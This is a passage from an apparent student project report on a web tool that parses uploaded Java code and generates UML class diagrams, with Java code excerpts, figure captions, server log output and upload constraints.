


Fig 4.1.13 UML Diagram Generation Class Diagram

Description:

CheckForRelatives() checks for an inheritance in the classes or any sub packages. Now another check for relatives checks for variables. checkForRelatives(UMLClass umlClass, UMLVariable field) checks relationships for instance variables declared for class. checkForRelatives(UMLClass umlClass, UMLMethod method) checks for dependency relationship, if object of other class is used in method parameters. All the relationship, name, access specifiers for each variable, class, constructor interface, method are stored in an object of the counsellor class. Now once all this is done processFiles() will call createGrammar() function of generate UML class. Now all the information are extracted from the counsellor object in createGrammar() function. All this information are appended in a string builder. Then this information is

passed in generateUML() function. Now in this function a file output stream object is made to create an image. We make an object of source stream reader which takes the information that was appended in string builder. Now this source streamer reader has a method called generateImage() which takes an input of fie output stream.




Fig 4.1.14 Class diagram

4.1.5 Use Case Diagram:




Fig 4.1.15 Use Case Diagram

4.1.6 Data Flow Diagram:





Fig 4.1.16 Data Flow Diagram

4.2 Codes and Standards



File Structure:

Parse File:

```
/*
 * Parsing begins here for each input file
 * @param files
 */
public void parseFiles(List<File> files){
    try{
        for(File file : files){
            System.out.println("Parsing " + file.getAbsolutePath() + " file...");
            CompilationUnit compilationUnit = JavaParser.parse(file);
            createUMLClass(compilationUnit);
        }
        //counselor.removeUnnecessaryMethods();
    }catch(FileNotFoundException ex){
        System.err.println("Error: File not found. Trace: "+ ex.getMessage());
    }catch(IOException ex){
        System.err.println("Error: IO Exception. Trace: "+ ex.getMessage());
    }catch(ParseException ex){
        System.err.println("Error: Parse exception. Trace: "+ ex.getMessage());
    }
}
```

Generate UML class:

This function will extract all the variables, methods, classes and interface. It will check if the extracted code contains class or interface.

```

/**
 * Creates {@link UMLClass} for input Java Class.
 * @param compilationUnit
 */
private void createUMLClass(CompilationUnit compilationUnit){
    List<TypeDeclaration> types = compilationUnit.getTypes();
    for(TypeDeclaration type : types){
        List<BodyDeclaration> bodyDeclarations = type.getMembers();
        boolean isInterface = ((ClassOrInterfaceDeclaration) type).isInterface();

        UMLClass umlClass = counselor.getUMLClass(type.getName());
        umlClass.setInterface(isInterface);

        counselor.checkForRelatives(umlClass, type);

        for(BodyDeclaration body : bodyDeclarations){
            if(body instanceof FieldDeclaration){
                createUMLVariables(umlClass, (FieldDeclaration) body);
            }else if(body instanceof MethodDeclaration){
                createUMLMethods(umlClass, (MethodDeclaration) body, false);
            }else if(body instanceof ConstructorDeclaration){
                createUMLMethods(umlClass, (ConstructorDeclaration) body, true);
            }
        }
        counselor.addUMLClass(umlClass);
    }
}

```

Fetch Variables:

The variables extracted will be passed to createUMLVariables() and the methods will be passed to createUMLMethod(). createUMLVariables() will have all the variables of single .java file. It will set each variable, names, access modifiers, initial class value and type of variable.

```

/**
 * All instance variables are parsed here
 * @param umlClass
 * @param field
 */
private void createUMLVariables(UMLClass umlClass, FieldDeclaration field){
    List<VariableDeclarator> variables = field.getVariables();
    for(VariableDeclarator variable : variables){
        UMLVariable umlVariable = new UMLVariable();
        umlVariable.setModifier(field.getModifiers());
        umlVariable.setName(variable.getId().getName());
        umlVariable.setInitialValue(variable.getInit() == null ? "" : " = " + variable.getInit().toString());
        umlVariable.setUMLClassType(UMLHelper.isUMLClassType(field.getType()));
        umlVariable.setType(field.getType());
        umlClass.getUMLVariables().add(umlVariable);
        counselor.checkForRelatives(umlClass, umlVariable);
    }
}

```

Fetch Class and Constructors:

It will check for any relatives of the variable. The same process for methods will be done by createUMLMethod(). CreateUMLMethod() calls parseMethodBody().

```

    /**
     * All the methods including constructors are parsed here
     * @param umlClass
     * @param body
     * @param isConstructor
     */
    private void createUMLMethods(UMLClass umlClass, BodyDeclaration body, boolean isConstructor){
        UMLMethod umlMethod = new UMLMethod();
        if(isConstructor){
            ConstructorDeclaration constructor = (ConstructorDeclaration) body;
            umlMethod.setConstructor(true);
            umlMethod.setModifier(constructor.getModifiers());
            umlMethod.setName(constructor.getName());
            umlMethod.setParameters(constructor.getParameters());

            parseMethodBody(umlClass, constructor.getBlock());
        }else {
            MethodDeclaration method = (MethodDeclaration) body;
            umlMethod.setConstructor(false);
            umlMethod.setModifier(umlClass.isInterface() ? Modifiers.PUBLIC_ABSTRACT.modifier : method.getModifiers());
            umlMethod.setName(method.getName());
            umlMethod.setParameters(method.getParameters());
            umlMethod.setType(method.getType());

            parseMethodBody(umlClass, method.getBody());
        }
        umlClass.getUMLMethods().add(umlMethod);
        counselor.checkForRelatives(umlClass, umlMethod);
    }
}

```

Fetch Methods:

Extracts all statements in the body.

```

    /**
     * Method body parsing
     * @param umlClass
     * @param methodBody
     */
    private void parseMethodBody(UMLClass umlClass, BlockStmt methodBody){
        if(methodBody == null || methodBody.getStmts() == null){
            return;
        }
        List<Statement> methodStmts = methodBody.getStmts();
        for(Statement statement : methodStmts){
            if(statement instanceof ExpressionStmt && ((ExpressionStmt) statement).getExpression() instanceof VariableDeclarationExpr){
                VariableDeclarationExpr expression = (VariableDeclarationExpr) ((ExpressionStmt) statement).getExpression();
                counselor.checkForRelatives(umlClass, expression);
            }
        }
    }
}

```

Fetch Relationships:

CheckForRelatives() checks for an inheritance in the classes or any sub packages. Now another check for relatives checks for variables. checkForRelatives(UMLClass umlClass, UMLVariable field) checks relationships for instance variables declared for class. checkForRelatives(UMLClass umlClass, UMLMethod method) checks for dependency relationship, if object of other class is used in method parameters. All the relationship, name, access specifiers for each variable, class, constructor interface, method are stored in an object of the counselor class. Now once all this is done processFiles() will call createGrammer() function of generate UML class.

```

/**
 * Check relationship between extended classes or implemented interfaces for given
 * {@link UMLClass}
 *
 * @param umlClass
 * @param type
 */
public void checkForRelatives(UMLClass umlClass, TypeDeclaration type){
    ClassOrInterfaceDeclaration classOrInterfaceDeclaration = (ClassOrInterfaceDeclaration) type;
    if(classOrInterfaceDeclaration.getExtends() != null){
        List<ClassOrInterfaceType> extendList = classOrInterfaceDeclaration.getExtends();
        for(ClassOrInterfaceType ext : extendList){
            umlClass.addParent(ext.getName());
            createRelationship(umlClass, ext, RelationType.GENERALIZATION);
        }
    }

    if(classOrInterfaceDeclaration.getImplements() != null){
        List<ClassOrInterfaceType> implementList = classOrInterfaceDeclaration.getImplements();
        for(ClassOrInterfaceType imp : implementList){
            umlClass.addParent(imp.getName());
            createRelationship(umlClass, imp, RelationType.REALIZATION);
        }
    }
}

```

```

/**
 * Checks for dependency relationship, if object of other class is used in method parameters.
 * @param umlClass
 * @param method
 */
public void checkForRelatives(UMLClass umlClass, UMLMethod method){
    if(method.getParameters() != null){
        List<Parameter> parameters = method.getParameters();
        for(Parameter parameter : parameters){
            if(UMLHelper.isUMLClassType(parameter.getType())){
                createRelationship(umlClass, parameter.getType(), RelationType.DEPENDENCY);
            }
        }
    }
}

```

```

/**
 * Checks relationships for instance variables declared for class.
 * @param umlClass
 * @param field
 */
public void checkForRelatives(UMLClass umlClass, UMLVariable field){
    if(field.isUMLClassType()){
        createRelationship(umlClass, field.getType(), RelationType.ASSOCIATION);
    }
}

```

```

    /**
     * Checks for relatives in the method body
     * @param umlClass
     * @param variableDeclarationExpr
     */
    public void checkForRelatives(UMLCls umlClass, VariableDeclarationExpr variableDeclarationExpr){
        Type variableType = variableDeclarationExpr.getType();
        if(UMLHelper.isUMLClassType(variableType)){
            createRelationship(umlClass, variableType, RelationType.DEPENDENCY);
        }
    }

    /**
     * If there is a relationship they are created here.
     * @param umlClass
     * @param relative
     * @param relationType
     */
    public void createRelationship(UMLCls umlClass, Type relative, RelationType relationType){
        Relationship relationship = new Relationship();
        relationship.setType(relationType);
        if(UMLHelper.isUMLClassArray(relative)){
            relationship.setParent(counselor.getUMLClass(UMLHelper.getArrayClassName(relative)));
            if(relationType == RelationType.ASSOCIATION){
                relationship.setParentCardinality("1");
                relationship.setChildCardinality("0..*");
            }
        }else {
            relationship.setParent(counselor.getUMLClass(relative.toString()));
        }
        relationship.setChild(umlClass);
        addRelation(relationship);

        // As there is a relationship it means child is also a Class or Interface, so adding it to the list
        // of UMLClasses.
        UMLClass childUMLClass = counselor.getUMLClass(relationship.getChild());
        counselor.addUMLClass(childUMLClass);
    }
}

```

```

    /**
     * Returns all the relationships
     * @return the relationships
     */
    public List<Relationship> getRelationships() {
        return relationships;
    }

    /**
     * Setter for setting relationships
     * @param relationships the relationships to set
     */
    public void setRelationships(List<Relationship> relationships) {
        this.relationships = relationships;
    }
}

```

```

/**
 * Adds {@link Relationship} by checking if its already present or not
 * @param newRelation
 */
private void addRelation(Relationship newRelation){
    if(relationships.size() > 0){
        for(Relationship oldRelation : relationships){
            if(oldRelation.getParent().getName().equalsIgnoreCase(newRelation.getParent().getName()) &&
               oldRelation.getChild().getName().equalsIgnoreCase(newRelation.getChild().getName()) &&
               oldRelation.getType() == newRelation.getType()){
                return;
            }else if(oldRelation.getParent().getName().equalsIgnoreCase(newRelation.getChild().getName()) &&
                     oldRelation.getChild().getName().equalsIgnoreCase(newRelation.getParent().getName()) &&
                     oldRelation.getType() == newRelation.getType()){
                return;
            }
        }
    }
    relationships.add(newRelation);
}

```

Generate UML:

Now all the information are extracted from the counselor object in createGrammer() function. All this information are appended in a string builder. Then this information is passed in generateUML() function. Now in this function a file output stream object is made to create an image. We make an object of source stream reader which takes the information that was appended in string builder. Now this source streamer reader has a method called generateImage() which takes an input of fie output stream.

```

/**
 * Adds {@link UMLClass}
 * @param newUMLClass
 */
public void addUMLClass(UMLClass newUMLClass){
    if(!hasUMLClass(newUMLClass)){
        umlClasses.add(newUMLClass);
    }
}

/**
 * Returns all the {@link UMLClass}
 * @return
 */
public List<UMLClass> getUMLClasses(){
    return umlClasses;
}

```

```

    * Returns all the {@link UMLClass}
    * @return
    */
public List<UMLClass> getUMLClasses(){
    return umlClasses;
}

/**
 * Returns {@link UMLClass} for given name
 * @param name
 * @return
 */
public UMLClass getUMLClass(String name){
    for(UMLClass umlClass : umlClasses){
        if(umlClass.getName().equalsIgnoreCase(name)){
            return umlClass;
        }
    }
    UMLClass newUMLClass = new UMLClass();
    newUMLClass.setName(name);
    umlClasses.add(newUMLClass);
    return newUMLClass;
}

```

```

/**
 * If the variable has getter and setter we update it to public
 * @param umlClass
 * @param variableName
 */
public void updateVariableToPublic(UMLClass umlClass, String variableName){
    for(UMLVariable variable : umlClass.getUMLVariables()){
        if(variable.getName().equalsIgnoreCase(variableName)){
            variable.setModifier(Modifiers.PUBLIC.modifier);
        }
    }
}

/***

```

```

    /**
     * Removes the getter and setter methods, as we are making the variable public
     * @param umlClass
     * @param getterMethod
     * @param setterMethod
     */
    public void removeSetterGetMethod(UMLClass umlClass, UMLMethod getterMethod, UMLMethod setterMethod){
        List<UMLMethod> umlMethods = new ArrayList<>();
        for(UMLMethod umlMethod : umlClass.getUMLMethods()){
            if(!umlMethod.getName().equalsIgnoreCase(getterMethod.getName()) &&
                !umlMethod.getName().equalsIgnoreCase(setterMethod.getName())){
                umlMethods.add(umlMethod);
            }
        }
    }

    /**

```

```

    /**
     * TODO Confirm if this required or not
     * Removes the methods which are repeated in the Child classes, as they are already defined in parent classes
     */
    public void removeUnnecessaryMethods(){
        for(Relationship relationship : relationships){
            if(relationship.getType() == RelationshipType.GENERALIZATION || relationship.getType() == RelationshipType.REALIZATION){
                UMLClass parent = relationship.getParent();
                UMLClass child = relationship.getChild();
                List<UMLMethod> newChildMethods = child.getUMLMethods();

                for(UMLMethod parentMethod : parent.getUMLMethods()){
                    if(newChildMethods.contains(parentMethod)){
                        newChildMethods.remove(parentMethod);
                    }
                }
                child.setUMLMethods(newChildMethods);
            }
        }
    }
}


```

Terminal Output:

```

(node:3192) [DEP0066] DeprecationWarning: OutgoingMessage.prototype._headers is deprecated
GET / 200 43.374 ms - 2033
GET /javascripts/upload.js 200 5.047 ms - 3172
GET /stylesheets/style.css 200 19.927 ms - 1464
GET /favicon.ico 404 5.395 ms - 1180
POST /upload 500 7.008 ms - 1223
GET / 304 3.771 ms - -
GET /stylesheets/style.css 304 1.241 ms - -
GET /javascripts/upload.js 304 0.986 ms - -
POST /upload 500 3.030 ms - 1223

```



4.3 Constraints, Alternatives and tradeoffs

4.3.1 Constraints:

The uploaded files SHALL only be processed if:

- File size less than 15 MB
- The file must be a .zip file
- The zip file contains Java code

Time:

The project was initiated in the Winter Semester of 2021 and through constant review and refinement we were able to complete our project in the speculated time period.

4.3.2 Alternatives:

Maven could be used as an alternate for makefiles to make sure all dependencies are taken care of. Maven uses a declarative approach unlike Makefiles which use a task based approach. This would make adding future dependencies easier.

Alternative tech stacks for Web App:


Frontend: Angular.js, Vue.js

Backend: Flask using Python, Spring Boot using Java

4.3.3 Trade Offs:

